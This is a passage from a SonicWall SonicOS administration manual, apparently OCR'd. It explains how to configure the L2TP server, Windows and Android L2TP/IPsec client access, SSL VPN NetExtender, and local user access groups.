- Delete a binding, which frees the IP address in the DHCP server, select the binding from the list, and then click the **Delete** icon. The operation takes a few seconds to complete. When completed, a message confirming the update is displayed at the bottom of the Web browser window.
- Delete all VPN leases, click **Delete All**.

123

Configuring L2TP Servers and VPN Client Access

VPN > L2TP Server

The SonicWall network security appliance can terminate L2TP-over-IPsec connections from incoming Microsoft Windows or Google Android clients. In situations where running the Global VPN Client is not possible, you can use the SonicWall L2TP Server to provide secure access to resources behind the firewall.

You can use Layer 2 Tunneling Protocol (L2TP) to create VPN over public networks such as the Internet. L2TP provides interoperability between different VPN vendors that protocols such as PPTP and L2F do not, although L2TP combines the best of both protocols and is an extension of them.

L2TP supports several of the authentication options supported by PPP, including Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP), and Microsoft Challenge Handshake Authentication Protocol (MS-CHAP). You can use L2TP to authenticate the endpoints of a VPN tunnel to provide additional security, and you can implement it with IPsec to provide a secure, encrypted VPN solution.

Topics:

NOTE: For more complete information on configuring the L2TP Server, see the technote **Configuring the L2TP Server on SonicOS** located on the SonicWall support site: https://support.sonicwall.com/.

Configuring the L2TP Server

The **VPN > L2TP Server** page provides the settings for configuring the SonicWall network security appliance as a L2TP Server.

To configure the L2TP Server:

1 Select the **Enable L2TP Server** option.

2 Click **Configure** to display the **L2TP Server Configuration** dialog.


3 Select the **L2TP Server** tab.

4 Enter the number of seconds in the **Keep alive time (secs)** field to send special packets to keep the connection open. The default is **60** seconds.

5 Enter the IP address of your first DNS server in the **DNS Server 1** field. If you have a second DNS server, type the IP address in the **DNS Server 2** field.

6 Enter the IP address of your first WINS server in the **WINS Server 1** field. If you have a second WINS server, type the IP address in the **WINS Server 2** field.

7 Select the **L2TP Users** tab.



8 Select one of the following radio buttons for IP address settings:

- If a RADIUS/LDAP server provides IP addressing information to the L2TP clients, select **IP address provided by RADIUS/LDAP Server**. By default, this option is not selected.

  NOTE: To use this option RADIUS or LDAP authentication must be selected on the User Settings page. If this option is selected, an informational message to this effect is displayed. click **OK**.

  The **Start IP** and **End IP** fields become dimmed. Go to Step 10.


- If the L2TP Server provides IP addresses, select **Use the Local L2TP IP pool**. This is the default IP address setting.

9 Enter the range of private IP addresses in the **Start IP** and **End IP** fields. The private IP addresses should be a range of IP addresses on the LAN.

10 If you have configured a specific user group defined for using L2TP, select it from the **User Group for L2TP users** menu or use **Everyone**.

11 Click **OK**.


PPP Tab



The **PPP Settings** panel under the **PPP** tab enables you to add or remove authentication protocols, or rearrange the preferred order of the authentication protocols with the **Up** and **Down** arrows.

Viewing Currently Active L2TP Sessions

The **Active L2TP Sessions** panel displays the currently active L2TP sessions.



The following information is displayed.

- **User Name** - The user name assigned in the local user database or the RADIUS user database.
- **PPP IP** - The source IP address of the connection.
- **Zone** - The zone used by the L2TP client.
- **Interface** - The interface used to access the L2TP Server, whether it is a VPN client or another firewall.
- **Authentication** - Type of authentication used by the L2TP client.
- **Host Name** - The name of the L2TP client connecting to the L2TP Server.

Configuring Microsoft Windows L2TP VPN Client Access

This section provides a configuration example for enabling L2TP client access to the WAN GroupVPN SA using the built-in L2TP Server and Microsoft's L2TP VPN Client.

NOTE: SonicOS supports only X.509 certificates for L2TP clients; PKCS #7 encoded X.509 certificates are not supported in SonicOS for L2TP connections.

To enable Microsoft L2TP VPN Client access to the WAN GroupVPN SA:

1. Navigate to the **VPN > Settings** page.
2. For the WAN GroupVPN policy, click the **Configure** icon.
3. On the **General** tab, select **IKE using Preshared Secret** from the **Authentication Method** drop-down menu.


4 Enter a shared secret passphrase in the **Shared Secret** field to complete the client policy configuration.

5 Click the **OK** button.

6 Navigate to the **VPN > L2TP Server** page.

7 In the **L2TP Server Settings** section, click the **Enable the L2TP Server** checkbox.

8 Click the **Configure** button. The **L2TP Server Settings** dialog displays.



9 Provide the following L2TP server settings:

- **Keep alive time (secs)**: *60*
- **DNS Server 1**: *199.2.252.10* (or use your ISP's DNS)
- **DNS Server 2**: *4.2.2.2* (or use your ISP's DNS)
- **DNS Server 3**: *0.0.0.0* (or use your ISP's DNS)
- **WINS Server 1**: *0.0.0.0* (or use your WINS IP)
- **WINS Server 2**: *0.0.0.0* (or use your WINS IP)

10 Provide the IP address settings:


- **Use the Local L2TP IP pool**: Enabled (selected; the default)
- **Start IP**: *10.20.0.1* (example)
- **End IP**: *10.20.0.20* (example)

NOTE: Use any unique private range.

11 In the L2TP Users section, select **Trusted Users** from the **User group for L2TP users** drop-down menu.

12 Navigate to the **Users > Local Users** page.

13 Click the **Add User** button. The **Add User** dialog displays.



14 Specify a user name and password in the **Name**, **Password**, and **Confirm Password** fields.

15 Click **OK**.

> **NOTE:** By editing the **Firewall > Access Rules** for the VPN LAN zone or another VPN zone, you can restrict network access for L2TP clients. To locate a rule to edit, select the **All Rules** view of the **Access Rules** table and look at the Source column. The address object in the **Source** column of applicable rows displays "L2TP IP Pool".

16 On your Microsoft Windows computer, complete the following L2TP VPN Client configuration to enable secure access:

- Navigate to the Windows > Start > Control Panel > Network Connections.
- Open the New Connection Wizard. Click **Next**.
- Choose "Connect to the network at my workplace." Click **Next**.
- Choose "Virtual Private Network Connection." Click **Next**.
- Enter a name for your VPN connection. Click **Next**.
- Enter the Public (WAN) IP address of the firewall. Alternatively, you can use a domain name that points to the firewall. Click **Next**, then click **Finish**. The connection window will appear. Click **Properties**.
- Click the Security tab. Click on "IPSec Settings". Enable "Use pre-shared key for authentication". Enter your pre-shared secret. Click **OK**.
- Click the Networking tab. Change "Type of VPN" from "Automatic" to "L2TP IPSec VPN". Click **OK**.
- 10) Enter your XAUTH username and password. Click **Connect**.

17 Verify your Microsoft Windows L2TP VPN device is connected by navigating to the **VPN > Settings** page. The VPN client is displayed in the **Currently Active VPN Tunnels** section.


Configuring Google Android L2TP VPN Client Access

This section provides a configuration example for enabling L2TP client access to WAN GroupVPN SA using the built-in L2TP Server and Google Android's L2TP VPN Client.

To enable Google Android L2TP VPN Client access to WAN GroupVPN SA, perform the following steps:

1 Navigate to the **VPN > Settings** page.


2 For the WAN GroupVPN policy, click the **Configure** icon. The **VPN Policy** dialog displays.



3 Select **IKE using Preshared Secret** (default) from the **Authentication Method** drop-down menu.

4 Enter a shared secret passphrase in the **Shared Secret** field to complete the client policy configuration.

5 Click the **Proposals** tab.



6 Provide the following settings for **IKE (Phase 1) Proposal**:


- DH Group: **Group 2**
- Encryption: **3DES**
- Authentication: **SHA1**
- Life Time (seconds): **28800**

7 Provide the following settings for **IPsec (Phase 2) Proposal**:

- Protocol: **ESP**
- Encryption: **DES**

- Authentication: **SHA1**
- Enable Perfect Forward Secrecy: **Enabled**
- Life Time (seconds): **28800**

8 Click the **Advanced** tab.



9 Provide the following settings:

- Enable Windows Networking (NetBIOS) Broadcast: **Enabled**
- Enable Multicast: **Disabled**
- Management via this SA: **Disabled all**
- Default Gateway: **0.0.0.0**
- Require authentication of VPN clients by XAUTH: **Enabled**
- User group for XAUTH users: **Trusted Users**

10 In the Client tab, provide the following settings:

- Cache XAUTH User Name and Password on Client: **Single Session** or **Always**
- Virtual Adapter setting: **DHCP Lease**
- Allow Connections to: **Split Tunnels**
- Set Default Route as this Gateway: **Disabled**
- Use Default Key for Simple Client Provisioning: **Enabled**

11 Navigate to the **VPN > L2TP Server** page. In the L2TP Server Settings section, click the **Enable the L2TP Server** checkbox. And click the **Configure** button. The L2TP Server Settings configuration page displays.

12 Provide the following L2TP server settings:

- Keep alive time (secs): 60
- DNS Server 1: 199.2.252.10 (or use your ISPs DNS)
- DNS Server 2: 4.2.2.2 (or use your ISPs DNS)

- DNS Server 3: 0.0.0.0 (or use your ISPs DNS)
- WINS Server 1: 0.0.0.0 (or use your WINS IP)
- WINS Server 2: 0.0.0.0 (or use your WINS IP)

13 Provide the IP address settings:

- IP address provided by RADIUS/LDAP Server: Disabled
- Use the Local L2TP IP Pool: Enabled
- Start IP: 10.20.0.1 (example)
- End IP: 10.20.0.20 (example)

NOTE: Use any unique private range.

14 In the L2TP Users section, select **Trusted Users** from the User Group for L2TP Users drop-down menu.

15 Navigate to the **Users > Local Users** page. Click the **Add User** button.

16 In the Settings tab, specify a user name and password.

17 In the VPN Access tab, add the desired network address object(s) that the L2TP clients to the access list networks.

NOTE: At the minimum add the LAN Subnets, LAN Primary Subnet, and L2TP IP Pool address objects to the access list.

NOTE: You have now completed the SonicOS configuration.

18 On your Google Android device, complete the following L2TP VPN Client configuration to enable secure access:

- Navigate to the APP page, and select the **Settings** icon. From the Settings menu, select **Wireless & networks**.
- Select VPN Settings, and click **Add VPN**.
- Select **Add L2TP/IPSec PSK VPN**.
- VPN Name: enter a VPN friendly name
- Set VPN Server: enter the public IP address of firewall
- Set IPSec pre-shared key: enter the passphrase for your WAN GroupVPN policy
- L2TP secret: leave blank
- LAN domain: optional setting
- Enter your XAUTH username and password. Click **Connect**.

19 Verify your Google Android device is connected by navigating to the **VPN > Settings** page. The VPN client is displayed in the Currently Active VPN Tunnels section.

Part 17

SSL VPN

124

Configuring SSL VPN

About SSL VPN

This section provides information on how to configure the SSL VPN features on the SonicWall network security appliance. SonicWall's SSL VPN features provide secure remote access to the network using the NetExtender client.

NetExtender is an SSL VPN client for Windows, Mac, or Linux users that is downloaded transparently and that allows you to run any application securely on the company's network. It uses Point-to-Point Protocol (PPP). NetExtender allows remote clients seamless access to resources on your local network. Users can access NetExtender two ways:

- Logging in to the Virtual Office web portal provided by the SonicWall network security appliance and clicking on the NetExtender button.
- Launching the standalone NetExtender client.

The NetExtender standalone client is installed the first time you launch NetExtender. Thereafter, it can be accessed directly from the Start menu on Windows systems, from the Application folder or dock on MacOS systems, or by the path name or from the shortcut bar on Linux systems.

Topics:

About SSL VPN NetExtender

Topics:

What is SSL VPN NetExtender?

SonicWall's SSL VPN NetExtender feature is a transparent software application for Windows, Mac, and Linux users that enables remote users to securely connect to the remote network. With NetExtender, remote users

can securely run any application on the remote network. Users can upload and download files, mount network drives, and access resources as if they were on the local network. The NetExtender connection uses a Point-to-Point Protocol (PPP) connection.

Benefits

NetExtender provides remote users with full access to your protected internal network. The experience is virtually identical to that of using a traditional IPSec VPN client, but NetExtender does not require any manual client installation. Instead, the NetExtender Windows client is automatically installed on a remote user's PC by an ActiveX control when using the Internet Explorer browser, or with the XPCOM plugin when using Firefox. On MacOS systems, supported browsers use Java controls to automatically install NetExtender from the Virtual Office portal. Linux systems can also install and use the NetExtender client.

After installation, NetExtender automatically launches and connects a virtual adapter for secure SSL-VPN point-to-point access to permitted hosts and subnets on the internal network.

NetExtender Concepts

Topics:

Stand-Alone Client

NetExtender is a browser-installed lightweight application that provides comprehensive remote access without requiring users to manually download and install the application. The first time a user launches NetExtender, the NetExtender stand-alone client is automatically installed on the user's PC or Mac. The installer creates a profile based on the user's login information. The installer window then closes and automatically launches NetExtender. If the user has a legacy version of NetExtender installed, the installer will first uninstall the old NetExtender and install the new version.

Once the NetExtender stand-alone client has been installed, Windows users can launch NetExtender from their PC's **Start > Programs** menu and configure NetExtender to launch when Windows boots. Mac users can launch NetExtender from their system Applications folder, or drag the icon to the dock for quick access. On Linux systems, the installer creates a desktop shortcut in **/usr/share/NetExtender**. This can be dragged to the shortcut bar in environments like Gnome and KDE.

Client Routes

NetExtender client routes are used to allow and deny access for SSL VPN users to various network resources. Address objects are used to easily and dynamically configure access to network resources.

Tunnel All Mode

Tunnel All mode routes all traffic to and from the remote user over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

Routes to be added to remove client's route table

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

Connection Scripts

SonicWall SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or Web sites. NetExtender Connection Scripts can support any valid batch file commands.

Proxy Configuration

SonicWall SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the Web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings. The proxy settings can also be manually configured in the NetExtender client preferences. NetExtender can automatically detect proxy settings for proxy servers that support the Web Proxy Auto Discovery (WPAD) Protocol.

NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, you can select this option and provide the URL of the script.
- **Use proxy server** - You can use this option to specify the IP address and port of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses and bypass the proxy server. If required, you can enter a user name and password for the proxy server. If the proxy server requires a username and password, but you do not specify them, a NetExtender pop-up window will prompt you to enter them when you first connect.

When NetExtender connects using proxy settings, it establishes an HTTPS connection to the proxy server instead of connecting to the firewall server directly. The proxy server then forwards traffic to the SSL VPN server. All traffic is encrypted by SSL with the certificate negotiated by NetExtender, of which the proxy server has no knowledge. The connecting process is identical for proxy and non-proxy users.

Configuring Users for SSL VPN Access

For users to be able to access SSL VPN services, they must be assigned to the **SSLVPN Services** group. Users who attempt to login through the Virtual Office who do not belong to the **SSLVPN Services** group are denied access.

NOTE: Complete instructions for installing NetExtender on a SonicWall appliance can be found in How to setup SSL-VPN feature (NetExtender Access) on SonicOS 5.9 & above (SW10657) in the Knowledge Base.

VIDEO: The video, How to configure SSL VPN, also explains the procedure for configuring NetExtender.

The maximum number of SSL VPN concurrent users for each SonicWall network security appliance model supported is shown in Maximum number of concurrent SSL VPN users.

Maximum number of concurrent SSL VPN users

SonicWall appliance model	Maximum concurrent SSL VPN connections	SonicWall appliance model	Maximum concurrent SSL VPN connections	SonicWall appliance model	Maximum concurrent SSL VPN connections
SM 9800	3000	NSA 6600	1500	TZ600	200
SM 9600	3000	NSA 5600	1000	TZ500/TZ500 W	150
SM 9400	3000	NSA 4600	500	TZ400/TZ400 W	100
SM 9200	3000	NSA 3600	350	TZ300/TZ300 W	50
		NSA 2600	250		
				SOHO W	50

Topics:


- Configuring SSL VPN Access for Local Users on page 1378
- Configuring SSL VPN Access for RADIUS Users on page 1381
- Configuring SSL VPN Access for LDAP Users on page 1383

Configuring SSL VPN Access for Local Users


To configure users in the local user database for SSL VPN access, you must add the users to the SSLVPN Services user group.

To configure SSL VPN access for local users:


1 Navigate to the **Users > Local Users** page.



2 Click on the **Configure** icon for the user you want to edit, or click the **Add User** button to create a new user. The **Edit User** or **Add User** dialog displays.



3 Click on the **Groups** tab.




4 In the **User Groups** column, click on **SSLVPN Services**.

5 Click the **Right Arrow** button to move it to the **Member Of** column.

6 Click on the **VPN Access** tab. The **VPN Access** tab configures which network resources VPN users (GVC, NetExtender, or Virtual Office bookmarks) can access.

NOTE: The **VPN Access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the **Access List** on the **VPN Access t**ab.



7 Select one or more network address objects or groups from the **Networks** list and click the **Right Arrow** button to move them to the **Access List** column.

To remove the user's access to a network address objects or groups, select the network from the **Access List**, and click the **Left Arrow** button .

